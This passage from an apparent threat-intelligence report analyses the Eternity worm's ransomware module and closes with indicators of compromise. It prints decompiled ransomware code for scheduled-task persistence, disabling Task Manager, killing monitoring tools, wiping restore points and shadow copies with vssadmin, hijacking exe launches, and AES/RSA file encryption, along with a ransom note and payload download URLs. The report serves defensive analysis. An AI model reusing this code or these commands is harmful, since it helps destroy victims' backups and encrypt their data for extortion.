


Figure 5-14 Format of a ransom note 5-14

Check whether the language of the system is Ukrainian, if so, then directly exit the procedure no longer executed.


```
// Token: 0x06000004 RID: 4 RVA: 0x000025E4 File Offset: 0x000007E4
public static void Iobogmlbzafrwguoglvvn()
{
    using (IEnumerator enumerator = InputLanguage.InstalledInputLanguages.GetEnumerator())
    {
        while (enumerator.MoveNext())
        {
            if (((InputLanguage)enumerator.Current).Culture.TwoLetterISOLanguageName == "uk")
            {
                Console.WriteLine("Glory to Ukraine!");
                Environment.Exit(5);
            }
        }
    }
}
```

Figure 5-15 Check system language region 5-15

Create a mutex "wsrxiuxcaz" to avoid repeated execution.

```
<Module>.Irrdmdxklyzuchaiujgscx("wsrxiuxcaz");
```

```
// Token: 0x06000003 RID: 3 RVA: 0x000025BC File Offset: 0x000007BC
public static void Irrdmdxklyzuchaiujgscx(string string_0)
{
    bool flag;
    new Mutex(true, string_0, ref flag);
    if (!flag)
    {
        Environment.Exit(5);
    }
}
```

Figure 5-16: Mutex Creation 5-16

Copy itself to the % LocalAppdata% \ ServiceHub \ folder and schedule tasks to be executed once per minute.

```
bool flag = new WindowsPrincipal(WindowsIdentity.GetCurrent()).IsInRole(WindowsBuiltInRole.Administrator);
string location = Assembly.GetEntryAssembly().Location;
string text = Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData), "ServiceHub");
string text2 = Path.Combine(text, Path.GetFileName(location));
if (!Directory.Exists(text))
{
    Directory.CreateDirectory(text);
}
if (!File.Exists(text2))
{
    File.Copy(location, text2, true);
    new FileInfo(text2).IsReadOnly = true;
    StringBuilder stringBuilder = new StringBuilder();
    stringBuilder.Append("/C chcp 65001 && ");
    stringBuilder.Append("ping 127.0.0.1 && ");
    stringBuilder.AppendFormat("schtasks /create /tn \"{0}\" /sc MINUTE /tr \"{1}\" /rl {2} /f && ", Path.GetFileNameWithoutExtension(location),
        text2, flag ? "HIGHEST" : "LIMITED");
    stringBuilder.AppendFormat("DEL /F /S /Q /A \"{0}\" && ", location);
    stringBuilder.AppendFormat("START \"\" \"\" {0}\"", text2);
    using (Process.Start(new ProcessStartInfo
    {
        FileName = "cmd.exe",
        Arguments = stringBuilder.ToString(),
        WindowStyle = ProcessWindowStyle.Hidden,
        CreateNoWindow = true,
        UseShellExecute = true
    }))
    {
    }
    Environment.Exit(0);
}
```

Figure 5-17 Establish a scheduled task persistence 5-17

Disable the task manager of the system through the registry to prevent users from viewing the system process.

```
if (new WindowsPrincipal(WindowsIdentity.GetCurrent()).IsInRole(WindowsBuiltInRole.Administrator))
{
    try
    {
        string subkey = "Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\System";
        using (RegistryKey registryKey = Registry.CurrentUser.CreateSubKey(subkey))
        {
            registryKey.SetValue("DisableTaskMgr", "1");
        }
    }
    catch
    {
    }
}
```

Figure 5-18 Disable the Task Manager 5-18

The creation thread continues to detect and end the presence of specific process management, process monitoring, system management software processes in the system.

```
internal void <PerformAntiTaskManager>b__0()
{
    <Module>.<c__DisplayClass0_1 <c__DisplayClass0_ = new <Module>.<c__DisplayClass0_1();
    <c__DisplayClass0_>.CS$<8__locals1 = this;
    <c__DisplayClass0_>.current = Process.GetCurrentProcess();
    while (!<c__DisplayClass0_>.current.HasExited)
    {
        Thread.Sleep(996 + sizeof(float));
        IEnumerable<Process> processes = Process.GetProcesses();
        Func<Process, bool> predicate;
        if ((predicate = <c__DisplayClass0_>.9__1 == null)
        {
            predicate = (<c__DisplayClass0_>.9__1 = new Func<Process, bool>(<c__DisplayClass0_>.PerformAntiTaskManager>b__1));
        }
        foreach (Process process in processes.Where(predicate))
        {
            try
            {
                process.Kill();
            }
            catch (Exception ex)
            {
                Console.WriteLine("Failed kill process {0}, {1}", process.Id, ex.Message);
            }
        }
    }
}

// Token: 0x04000001 RID: 1
public string[] blacklist;

// Token: 0x02000003 RID: 3
private sealed class <c__DisplayClass0_1
{
    // Token: 0x060000BC RID: 188 RVA: 0x000036AC File Offset: 0x000018AC
    internal bool <PerformAntiTaskManager>b__1(Process process_0)
    {
        if (this.CS$<8__locals1.blacklist.Contains(process_0.ProcessName.ToLower()))
        {
            return ((process_0.Id == this.current.Id) ? 1 : 0) == -4 + sizeof(float);
        }
        return -4 + sizeof(float) != 0;
    }
}
```

```
<c__DisplayClass0_>.blacklist = new string[]
{
    "taskmgr",
    "processHacker",
    "procmon",
    "procmon64",
    "nunc"
};
```

Figure 5-19 Finds Part of the tool process 5-19

Delete the System Restore Point.

```
try
{
    using (ManagementClass managementClass = new ManagementClass("\\\\.\\root\\default", "systemrestore", new ObjectGetOptions()))
    {
        using (ManagementObjectCollection instances = managementClass.GetInstances())
        {
            string[] array = new string[96 + sizeof(float)];
            int num = -4 + sizeof(float);
            using (ManagementObjectCollection.ManagementObjectEnumerator enumerator = instances.GetEnumerator())
            {
                while (enumerator.MoveNext())
                {
                    ManagementBaseObject managementBaseObject = enumerator.Current;
                    ManagementObject managementObject = (ManagementObject)managementBaseObject;
                    array[num] = ((uint)managementObject["sequencenumber"]).ToString();
                    num += -3 + sizeof(float);
                }
                goto IL_C8;
            }
            IL_AE:
            yFsNOW.SRRemoveRestorePoint(Convert.ToInt32(array[num]));
            num -= -3 + sizeof(float);
            IL_C8:
            if (num >= -4 + sizeof(float))
            {
                goto IL_AE;
            }
        }
    }
}
catch (Exception ex)
{
    Console.WriteLine("[Delete RestorePoints] {0}", ex.Message);
}
```

Figure 5-20 Delete the system restore point 5-20

Delete a volume shadow backup.

```
try
{
    using (Process process = Process.Start(new ProcessStartInfo
    {
        FileName = "cmd.exe",
        Arguments = "/C chcp 65001 && vssadmin delete shadows /all /quiet",
        WindowStyle = (ProcessWindowStyle)(-3) + sizeof(float),
        CreateNoWindow = (-3 + sizeof(float) != 0),
        UseShellExecute = (-3 + sizeof(float) != 0)
    })))
    {
        process.WaitForExit();
    }
}
catch (Exception ex2)
{
    Console.WriteLine("[Delete ShadowCopies] {0}", ex2.Message);
}
```

Figure 5-21 Deletion of shadow backup 5-21

Double-click startup of the .exe program in the registry hijack explorer by modifying the double-click startup, so that the ransomware program is started when the user starts .exe.

```
public static void Register()
{
    string subkey = Path.Combine("Software", "Classes", zlp.htw6);
    using (RegistryKey registryKey = Registry.CurrentUser.CreateSubKey(subkey))
    {
        using (RegistryKey registryKey2 = registryKey.CreateSubKey("shell\\open\\command"))
        {
            registryKey2.SetValue(string.Empty, Assembly.GetExecutingAssembly().Location + " %1");
        }
    }
    x_.SHChangeNotify((uint)(134217724 + sizeof(float)), (uint)(-4 + sizeof(float)), IntPtr.Zero, IntPtr.Zero);
}
```

Figure 5-22 Hijack the startup of the exe file in the explorer 5-22

Generate a random AES key, encrypt it with the built-in RSA public key, and store it in the registry HKCU\Software\Firefox\EncryptedKeys.

```
public void vq1Bv(zjq gW7t5K)
{
    this.KeyStorage = gW7t5K;
    byte[] array = new byte[28 + sizeof(float)];
    new RNGCryptoServiceProvider().GetBytes(array);
    this.Cipher = new f6i(array);
    this.KeyId = this.KeyStorage.SaveKey(array);
}
// Token: 0x06000112 RID: 274 RVA: 0x00005A3C File Offset: 0x0000303C
public int SaveKey(byte[] kWo9)
{
    int result = -4 + sizeof(float);
    string[] valueNames = this.rkEncryptedKeys.GetValueNames();
    if (valueNames.Length != 0)
    {
        result = int.Parse(valueNames.Last<string>()) + (-3 + sizeof(float));
    }
    byte[] value = this.RSA.Encrypt(kWo9, -3 + sizeof(float) != 0);
    this.rkEncryptedKeys.SetValue(result.ToString(), value, RegistryValueKind.None + sizeof(float));
    return result;
}
```

Figure 5-23 generates the key and stores it in the registry 5-23

Use AES algorithm to encrypt the file and use Deflate compression to write back to the original file.

```
public byte[] EncryptData(byte[] g3E)
{
    byte[] result;
    using (AesCryptoServiceProvider aesCryptoServiceProvider = new AesCryptoServiceProvider()
    {
        Key = this.Key,
        BlockSize = 128 + sizeof(float),
        Mode = (CipherMode) (-3) + sizeof(float),
        Padding = (PaddingMode) (-2) + sizeof(float)
    })
    {
        aesCryptoServiceProvider.GenerateIV();
        using (ICryptoTransform cryptoTransform = aesCryptoServiceProvider.CreateEncryptor(aesCryptoServiceProvider.Key, aesCryptoServiceProvider.IV))
        {
            using (MemoryStream memoryStream = new MemoryStream())
            {
                using (CryptoStream cryptoStream = new CryptoStream(memoryStream, cryptoTransform, (CryptoStreamMode) (-3) + sizeof(float)))
                {
                    using (BinaryWriter binaryWriter = new BinaryWriter(cryptoStream))
                    {
                        memoryStream.Write(aesCryptoServiceProvider.IV, 0 + sizeof(float), aesCryptoServiceProvider.IV.Length);
                        binaryWriter.Write(g3E);
                        cryptoStream.FlushFinalBlock();
                    }
                    result = memoryStream.ToArray();
                }
            }
        }
    }
    return result;
}
```

Figure 5-24 Encrypts the file 5-24

The encrypted file extension is ".ecrp," and the configuration information is as follows.

```
static config0

string text = ".png .jpg .pd .wav .avi .ap3 .ap4 \r\n.txt .xls .doc .rtf .ppt .pdf \r\n.pem .der .hbd .zip .rar .7z \r\nadb key src source project pass coin
bank info wallet secret security backup log phrase report recovery database".Replace("\n", "").Replace("\r", "").ToLower();
char[] array = new char[-3 + sizeof(float)];
array[-4 + sizeof(float)] = (char)(28 + sizeof(float));
config.enc_keyword = text.Split(array);
config.gv = 10485756 + sizeof(float);
config.enc_extension = ".ecrp"; 加密后文件的扩展名

// Token: 0x04000018 RID: 24
public static int gblt = int.Parse("604800");

// Token: 0x04000019 RID: 25
public static readonly string reg_name = "Firefox"; 注册表项名称

// Token: 0x0400001A RID: 26
public static readonly string RSA_pub_xsl = "<RSAKeyValue><Modulus>2N3YEAvd177hpvcW2U0DinESG0W/vX0JmDch2Wp;jjdwisD1d1m/Q/Lt5y4KXg0N
+9ReIX6hY996BcReiQumad7ZIXG0i/aud1T1j0hHW7+7fA9n8iCY/1q+aJ55CCu2pB6B8HULfACvU71lauT2n;CABdms+CoqN8Bhd9f9IGvfC88Pn0qzbZKO6t/GuCPtB
+aucVpd566nqCv0JY3U5vviU6PqT1xgKYU8qainWh1qRVBB1d0H2F6B3+1kP+Fnsm25SYZ1AZtL/PjocR3+PBP3foefrP03C8gavIMC1679txniWn3hJk1AZ01zYoVWeE0Zia+cxw==</
Modulus><Exponent>AQAB</Exponent></RSAKeyValue>;

// Token: 0x0400001B RID: 27
public static readonly string ransom_note = "You have been hacked. Your data has been encrypted\r\nPay within 7 days 5 BTC to the following address or your data
will remain permanently encrypted\r\n
\r\nYou can buy it on alfa.cash\r\nAfter you pay contact us\r 勒索信
```

Figure 5-25 Ransomware configuration information 5-25

6 Summary

In addition to the traditional function of local file infection, Eternity Worm also has a variety of functions depending on the public website of the Internet. Once the worm lands, it can also automatically download other malicious programs such as ransomware and execute them, which poses a great threat to the security of the user system. After more than a year's development, the Eternity hacker group behind it has become a hacker group with a certain scale.

Antiy CERT will continue to track the relevant technical changes and characteristics of the hacker gang, and provide corresponding solutions. The Terminal Defense System (IEP) not only has the functions of virus detection

and killing, active defense and other functions, but also provides the capabilities of terminal control and network control, which can effectively defend against such threats and protect user data security.

7 IoCs

80094cdfc9743ea1e4decfe916105b76

27063953e8334bc1d395274a3ff8e66f

Http [.] / / 111.90.151 [.] 174: 7777 / Ransomwork.exe
--

Http [.] / / 111.90.151 [.] 174: 7777 / Ransomware.exe
--

Appendix: Reference

[1] An Analysis of the Active Jester Stealer Trojan Horse and the Hacker Gang Behind It

https://www.antiy.cn/research/notice&report/research_report/20220510.html

[2] Lilith botnet and the Jester hacker gang behind it follow-up analysis

https://www.antiy.cn/research/notice&report/research_report/20220902.html